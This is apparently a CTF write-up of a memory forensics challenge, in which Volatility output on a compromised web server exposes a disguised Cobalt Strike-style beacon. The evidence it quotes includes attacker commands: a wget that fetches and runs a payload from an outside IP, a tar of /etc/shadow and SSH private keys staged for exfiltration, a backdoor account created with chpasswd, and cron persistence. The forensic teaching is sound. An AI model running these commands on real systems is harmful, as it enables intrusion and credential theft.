The Scenario
Memory was captured from the compromised web server shortly after the breach from Challenge 01 was detected. Pre-captured Volatility 3 output was provided alongside a 128MB raw memory sample for strings analysis. The task: dig into what was running in RAM and answer six questions about the attacker's tooling and methods.
Log analysis tells you what happened. Memory forensics tells you what was running when it happened: processes, network connections, credentials, and malware that never touched disk.

Evidence Files
| File | Description |
|---|---|
pslist-output.txt | Running process listing |
pstree-output.txt | Process tree showing parent-child relationships |
netscan-output.txt | Active network connections |
malfind-output.txt | Injected and suspicious memory regions |
cmdline-output.txt | Command-line arguments per process |
bash-history-output.txt | Recovered bash history from RAM |
filescan-output.txt | Open file handles |
linux_enumerate-output.txt | System information |
practice.raw | 128MB memory sample for strings analysis |

Tools Used
| Tool | Purpose |
|---|---|
cat | Read evidence files |
strings | Extract readable text from the memory dump |
grep | Filter output for relevant patterns |
| Volatility 3 | Memory forensics framework (pre-run output provided) |
What is Volatility?
Volatility is the most widely used memory forensics framework. It analyzes RAM dumps, snapshots of a computer's memory taken at a specific moment in time. RAM holds things that are never written to disk: running processes, active network connections, passwords, encryption keys, and malware hiding from antivirus. When the machine is turned off, RAM is wiped, which makes memory capture a critical step during incident response.
In this challenge, Volatility had already been run against the memory image. The pre-captured output files contained everything needed to reconstruct the attack.
PID of the Disguised Malicious Process
What is the PID of the disguised malicious process?

$ cat evidence/pstree-output.txtsystemd (1)
└── sshd (350)
└── sshd (1188)
└── bash (1200)
└── bash (4521)
└── kworker-update (31337)
apache2 (420)
├── apache2 (421)
└── apache2 (422)
cron (500)
rsyslogd (600)
mysqld (780)
snmpd (900)
kthreadd (2)
├── kworker/0:1 (125)
└── kworker/1:0 (126)The process kworker-update (PID 31337) is suspicious for two reasons. Legitimate kworker processes are kernel threads and should be children of kthreadd (2), as seen with kworker/0:1 (125) and kworker/1:0 (126). This process is instead spawned from a bash shell, which is highly abnormal. The name mimics a legitimate kernel worker to avoid detection. This PID also matches the PID hidden by the rootkit found in Challenge 01.
[REDACTED]

Real Binary Path of the Malicious Process
What is the real binary path of the malicious process?

$ cat evidence/cmdline-output.txt31337 kworker-update /tmp/.update/beacon -c 203.0.113.99 -p 443 -e aes256Despite displaying as kworker-update in the process list, the actual binary is /tmp/.update/beacon, hidden inside a dotfolder in /tmp to avoid detection. The binary name beacon confirms this is a Cobalt Strike beacon. The command-line arguments also reveal the C2 server (203.0.113.99), port (443), and encryption algorithm (aes256).
[REDACTED]

Encryption Algorithm Used by the Beacon
What encryption algorithm does the beacon use?
$ cat evidence/cmdline-output.txt31337 kworker-update /tmp/.update/beacon -c 203.0.113.99 -p 443 -e aes256The -e aes256 argument reveals the beacon uses AES-256 encryption for its C2 communications. AES-256 is a strong symmetric encryption algorithm, and the beacon uses it to encrypt traffic between the compromised server and the attacker's C2 at 203.0.113.99:443, making the traffic blend in with normal HTTPS.
[REDACTED]
URL Used to Download the Payload
What URL was used to download the payload?

$ cat evidence/bash-history-output.txtwget http://198.51.100.47/payload.elf -O /tmp/.update/beacon \
&& chmod +x /tmp/.update/beacon \
&& nohup /tmp/.update/beacon &Bash history recovered from memory reveals the exact download command. The attacker used wget to pull payload.elf from 198.51.100.47 (the same attacker IP from Challenge 01), saved it as /tmp/.update/beacon, made it executable with chmod +x, and ran it persistently in the background using nohup.
[REDACTED]

Path of the Staged Exfiltration Archive
What is the path of the staged exfiltration archive?
$ cat evidence/bash-history-output.txtmkdir -p /var/tmp/.cache
tar czf /var/tmp/.cache/exfil.tar.gz \
/etc/shadow \
/home/*/.ssh/id_rsa \
/home/*/.bash_historyThe bash history shows the attacker created a hidden staging directory at /var/tmp/.cache and used tar to archive sensitive files. The exfiltrated data included /etc/shadow (password hashes), all SSH private keys, and all users' bash histories. The archive was staged at /var/tmp/.cache/exfil.tar.gz, ready to be sent to the C2 server.
[REDACTED]
Password Found in the Memory Dump
What password was found in the memory dump?
$ sudo strings practice.raw | grep -i "password"password=Sup3rS3cret!ZpThe strings command extracts all readable ASCII text from the raw memory dump. Filtering for "password" revealed Sup3rS3cret!Zp. Cross-referencing against the bash history confirmed the actual password set by the attacker:
echo 'svc-backup:Sup3rS3cret!' | chpasswdThe Zp suffix in the strings output are memory artifacts, remnants of adjacent memory regions that got appended to the string during extraction. The clean password confirmed by bash history is Sup3rS3cret!.
This is an important memory forensics principle: always cross-reference multiple evidence sources. A single artifact can contain noise from adjacent memory. Validating findings across files ensures accuracy.
[REDACTED]


Full Attack Timeline (Challenges 01 + 02)
02:55:00  Attacker scans with DirBuster (apache-access.log)
03:30:00  Web shell uploaded: /uploads/shell.php
03:31:00  Web shell tested: id, whoami, cat /etc/passwd
03:32:00  Payload downloaded: wget http://198.51.100.47/payload.elf
03:32:00  Beacon executed: /tmp/.update/beacon -c 203.0.113.99 -p 443 -e aes256
03:33:00  Sensitive files staged: /var/tmp/.cache/exfil.tar.gz
03:33:00  Backdoor user created: svc-backup (Sup3rS3cret!)
03:34:00  SSH key added: /home/svc-backup/.ssh/authorized_keys
03:45:00  Crontab edited: */5 * * * * /tmp/.hidden/beacon.sh
03:47:00  C2 callback confirmed: 203.0.113.99:4444
03:50:00  Rootkit loaded: rootkit_mod hiding PID 31337
Key Takeaways
- Process trees expose disguised malware. Always verify parent-child relationships: a kernel thread spawned from bash is never legitimate.
- Command-line arguments in memory reveal the real binary path and full C2 configuration, even when the process name is spoofed.
- Bash history survives in RAM. Commands the attacker typed are recoverable long after execution.
stringson a raw memory dump surfaces credentials and sensitive data that was never written to disk.- Memory artifacts corrupt strings output. Always cross-reference with other evidence sources before treating a value as ground truth.
- The same IPs, PIDs, and paths appear across both challenges. Memory and logs tell the same story from different angles.